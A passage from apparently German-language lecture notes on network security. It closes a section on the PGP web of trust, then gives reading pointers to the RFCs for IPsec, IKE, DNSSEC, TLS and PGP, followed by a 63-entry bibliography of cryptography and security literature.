- Das Netz des Vertrauens kommt ohne aufwendige Zertifizierungsinstanzen aus, beruht aber allein auf der Sorgfalt der PGP Benutzer. Gelegentlich werden daher spezielle Treffen veranstaltet, bei denen PGP Schlüssel überprüft und gegenseitig signiert werden (key signing party).

Literaturhinweise

IPsec ist in einer ganzen Reihe von Dokumenten definiert. Als Einstieg empfiehlt sich RFC 2401 [32]. IKE ist in RFC 2409 [26] definiert.

Die Sicherheitserweiterungen des DNS sind in RFC 2535 [15] beschrieben. TLS ist in RFC 2246 [13] definiert. Eine Spezifikation von SSH in einem RFC ist in Vorbereitung.

PGP ist in mehreren Büchern ausführlich dokumentiert [61, 62, 23, 57]. Eine erste Definition des PGP Nachrichtenformats ist in RFC 1991 [2] zu finden. Mittlerweile befindet sich das PGP Nachrichtenformat in der Standardisierung innerhalb der IETF, siehe RFC 2440 [9].

Literaturverzeichnis

[1] M. Abadi and D. Gordon. A calculus for cryptographic protocols: The spi calculus. *Information and Computation*, 148(1), January 1999.

[2] D. Atkins, W. Stallings, and P. Zimmermann. PGP Message Exchange Formats. RFC 1991, MIT, Comp-Comm Consulting, Boulder Software Engineering, August 1996.

[3] F. L. Bauer. *Kryptologie: Methoden und Maximen*. Springer Verlag, 2 edition, 1994.

[4] S. M. Bellovin and M. Merritt. Limitations of the kerberos authentication system. *ACM Computer Communications Review*, 20(5):119–132, October 1990.

[5] M. Bishop and M. Dilger. Checking for race conditions in file access. *Computing Systems*, 9(2):131–152, 1996.

[6] M. Burgess. A site configuration engine. *Computing Systems*, 8(3):309–337, 1995.

[7] M. Burrows, M. Abadi, and R. M. Needham. A logic of authentication. *Proceedings of the Royal Society of London, A 426*, pages 233–271, 1989.

[8] M. Burrows, M. Abadi, and R. M. Needham. A logic of authentication. *ACM Operating Systems Review*, 23(5):1–13, 1989.

[9] J. Callas, L. Donnerhacke, H. Finney, and R. Thayer. OpenPGP Message Format. RFC 2440, Network Associates, IN-Root-CA Individual Network e.V., Network Associates, EIS Corporation, November 1998.

[10] W. R. Cheswick and S. M. Bellovin. *Firewalls und Sicherheit im Internet*. Addison Wesley, 1996.

[11] A. Chiu. Authentication Mechanisms for ONC RPC. RFC 2695, Sun Microsystems, September 1999.

[12] J. Daemen and V. Rijmen. AES Proposal: Rijndael. Technical report, Proton World, KU Leuven, September 1999.

[13] T. Dierks and C. Allen. The TLS Protocol Version 1.0. RFC 2246, Certicom, January 1999.

[14] W. Diffie and M. E. Hellman. New directions in cryptography. *IEEE Transactions on Information Theory*, 6:644–654, November 1976.

[15] D. Eastlake. Domain Name System Security Extensions. RFC 2535, IBM, March 1999.

[16] C. Eckert. *IT-Sicherheit: Konzepte, Verfahren, Protokolle*. Oldenbourg, 2000.

[17] M. W. Eichin and J. A. Rochlis. With Microscope and Tweezers: An Analysis fo the Internet Virus of November 1988. In *IEEE Symposium on Research in Security and Privacy*, May 1989.

[18] B. Ericson. Introduction to pam. *Phrack*, 10(56), May 2000.

[19] D. Farmer and E. H. Spafford. The COPS security checker system. In *USENIX Conference Proceedings*, pages 165–170, Anaheim, CA, Summer 1990. USENIX.

[20] U. Flegel. Sicherheitsaspekte in TCP/IP-Rechnernetzen. Master's thesis, Institut für Betriebssysteme und Rechnerverbund, TU Braunschweig, June 1997.

[21] W. Ford. *Computer Communications Security: Principles, Standard Protocols and Techniques*. Prentice Hall, 1994.

[22] B. Fraser. Site Security Handbook. RFC 2196, SEI/CMU, September 1997.

[23] S. Garfinkel. *PGP: Pretty Good Privacy*. O'Reilly & Associates, 1994.

[24] E. Guttman, L. Leong, and G. Malkin. Users' Security Handbook. RFC 2504, Sun Microsystems, COLT Internet, Bay Networks, February 1999.

[25] N. Haller, C. Metz, P. Nesser, and M. Straw. A One-Time Password System. RFC 2289, Bellcore, Kaman Sciences Corporation, Nesser & Nesser Consulting, February 1998.

[26] D. Harkins and D. Carrel. The Internet Key Exchange (IKE). RFC 2409, Cisco Systems, November 1998.

[27] C. Kaufman, R. Perlman, and M. Speciner. *Network Security: Private Communication in a Public World*. Prentice Hall, 1995.

[28] G. Kedem and Y. Ishihara. Brute Force Attack on UNIX Passwords with SIMD Computer. In *Proc. of the 8th Usenix Security Symposium*, Washington, August 1999.

[29] A. Kehne. Authentifizierung in Rechnernetzen. Master's thesis, Institut für Betriebssysteme und Rechnerverbund, TU Braunschweig, 1992.

[30] A. Kehne, J. Schönwälder, and H. Langendörfer. A Nonce-Based Protocol for Multiple Authentications. *Operating System Review*, 26(4):84–89, October 1992.

[31] A. Kehne, J. Schönwälder, and H. Langendörfer. Multiple Authentications with a Nonce-Based Protocol Using Generalized Timestamps. In *Proc. International Conference on Computer Communication '92*, Genua, 1992.

[32] S. Kent and R. Atkinson. Security Architecture for the Internet Protocol. RFC 2401, BBN Corporation, At Home Network, November 1998.

[33] J. Kohl and C. Neuman. The Kerberos Network Authentication Service (V5). RFC 1510, Digital Equipment Corporation, ISI, September 1993.

[34] John T. Kohl. The evolution of the kerberos authentication service. In *EurOpen Conference Proceedings, Tromsø, Norwegen*, pages 295–313, May 1991.

[35] H. Krawczyk, M. Bellare, and R. Canetti. HMAC: Keyed-Hashing for Message Authentication. RFC 2104, IBM, UCSD, February 1997.

[36] H. Langendörfer and B. Schnor. *Verteilte Systeme*. Hanser, München, 1994.

[37] D. Moore. The Spread of the Code-Red Worm (CRv2). Technical report, CAIDA, October 2001.

[38] A.G. Morgan. The Linux-PAM Application Developers' Guide. Technical report, November 1999.

[39] A.G. Morgan. The Linux-PAM Module Writers' Guide. Technical report, November 1999.

[40] A.G. Morgan. The Linux-PAM System Administrators' Guide. Technical report, November 1999.

[41] NBS. Data Encryption Standard. Federal Information Processing Standard 46, National Bureau of Standards, 1977.

[42] NBS. DES modes of operation. Federal Information Processing Standard 81, National Bureau of Standards, 1980.

[43] NBS. Data Encryption Standard. Federal Information Processing Standard 46, National Bureau of Standards, January 1988.

[44] Roger M. Needham and Michael D. Schroeder. Using encryption for authentication in large networks of computers. *Communications of the ACM*, 21(12):993–999, December 1978.

[45] B. C. Neuman and S. G. Stubblebine. A Note on the Use of Timestamps as Nonces. *ACM Operating Systems Review*, 27(2):10–14, 1993.

[46] NIST. Secure Hash Algorithm. Federal Information Processing Standard 180-1, National Institute of Standards and Technology, April 1995.

[47] Aleph One. Smashing the stack for fun and profit. *Phrack*, 7(49), November 1996.

[48] R. Rivest. The MD5 Message-Digest Algorithm. RFC 1321, MIT, RSA Data Security, April 1992.

[49] R. Rivest, A. Shamir, and L. Adleman. A method for obtaining digital signatures and public-key-cryptosystems. *Communications of the ACM*, 21(2):120–126, February 1978.

[50] K. Schmeh. *Krypotographie und Public-Key-Infrastruturen im Internet*. dpunkt, 2 edition, 2001.

[51] O. Schnapauff. Modeling and Coexistance of Security Services in the Internet. Master's thesis, Institut für Betriebssysteme und Rechnerverbund, TU Braunschweig, August 1999.

[52] B. Schneier. *Applied Cryptography*. John Wiley & Sons, 1994.

[53] scut. Exploiting Format String Vulnerabilities. Technical report, Team Teso, September 2001.

[54] E. H. Spafford. The Internet Worm Program: An Analysis. Technical Report CSD-TR-823, Purdue University, December 1988.

[55] R. Srinivasan. RPC: Remote Procedure Call Protocol Specification Version 2. RFC 1831, Sun Microsystems, August 1995.

[56] W. Stallings. *Network and Internetwork Security: Principles and Practice*. Prentice Hall, 1995.

[57] W. Stallings. *Protect Your Privacy: The PGP User's Guide*. Prentice Hall, 1995.

[58] Sun Microsystems, Inc. RPC: Remote Procedure Call, Protocol Specification, Version 2. RFC 1057, Sun Microsystems, Inc., June 1988.

[59] Gene Tsudik. Message authentication with one-way hash functions. *Computer Communication Review*, 1992.

[60] D. Wätjen. Kryptologie. Vorlesungsskript WS 1999/2000, TU Braunschweig, October 1999.

[61] P. Zimmermann. *The Official PGP User's Guide*. MIT Press, 1995.

[62] P. Zimmermann. *PGP: Source Code and Internals*. MIT Press, 1995.

[63] E.D. Zwicky, S. Cooper, and D.B. Chapman. *Building Internet Firewalls*. O'Reilly, 2 edition, 2000.